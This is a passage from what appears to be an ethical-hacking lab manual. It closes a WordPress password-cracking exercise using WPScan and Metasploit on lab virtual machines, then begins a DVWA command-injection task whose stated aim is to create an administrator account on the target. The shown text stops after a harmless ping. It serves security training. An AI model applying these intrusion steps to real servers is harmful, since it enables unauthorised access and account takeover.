


Figure 2.5.9: Log in to the WordPress Website

24. Observe that you are successfully logged into the target **WordPress** website (**<http://10.10.10.16:8080/CEH>**) and that you can see the website content.




Figure 2.5.10: Login successful

25. Similarly, you can crack the passwords of other users by firstly selecting a particular username from **Step 7**, and then perform **Steps 10-18**.
26. This concludes the demonstration of how to enumerate and hack a web application using WPScan and Metasploit.
27. Close all open windows on both the virtual machines (**Windows Server 2016** and **Parrot Security**) and document all the acquired information.
28. Turn off the **Parrot Security** virtual machine.

T A S K 6

Exploit a Remote Command Execution Vulnerability to Compromise a Target Web Server

In this task, we will perform command-line execution on a vulnerability found in DVWA. Here, you will learn how to extract information about a target machine, create a user account, assign administrative privileges to the created account, and use that account to log in to the target machine.

 Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is extremely vulnerable. The main objective of DVWA is to aid security professionals in testing their skills and tools in a legal environment, to help web developers better understand the processes of securing web applications, and to aid teachers and students in teaching and learning web application security in a classroom environment.

Note: Ensure that the **Windows Server 2016** virtual machine is running.

1. Turn on the **Windows 10** virtual machine.
2. On the **Windows Server 2016** virtual machine, ensure that **WampServer** is running.
3. Switch to the **Windows 10** virtual machine and log in with the credentials **Admin** and **Pa\$\$w0rd**.
4. Open any web browser (here, **Mozilla Firefox**), type **http://10.10.10.16:8080/dvwa/login.php** into the address bar, and press **Enter**.

Note: The IP address of the **Windows Server 2016** in this lab is **10.10.10.16**, which might vary in your lab environment.

5. The **DVWA** login page appears; type the **Username** and **Password** as **gordonb** and **abc123**. Click the **Login** button.

Note: If a **Would you like Firefox to save this login** notification appears at the top of the browser window, click **Don't Save**.




Figure 2.6.1: Logging in to DVWA

6. You are successfully logged in, and the **DVWA** main webpage appears. Click **Command Injection** from the options available in the left pane.




Figure 2.6.2: Selecting Command Injection

T A S K 6 . 1

Ping a Device

7. The **Vulnerability: Command Injection** page appears; under the **Ping a device** section, type the IP address of the **Windows Server 2016** virtual machine (here, **10.10.10.16**) into the **Enter an IP address** field and click the **Submit** button to ping the machine.

Note: The command injection utility in DVWA allows you to ping the target machine.




Figure 2.6.3: Pinging a machine

8. **DVWA** successfully pings the target machine, as shown in the screenshot.

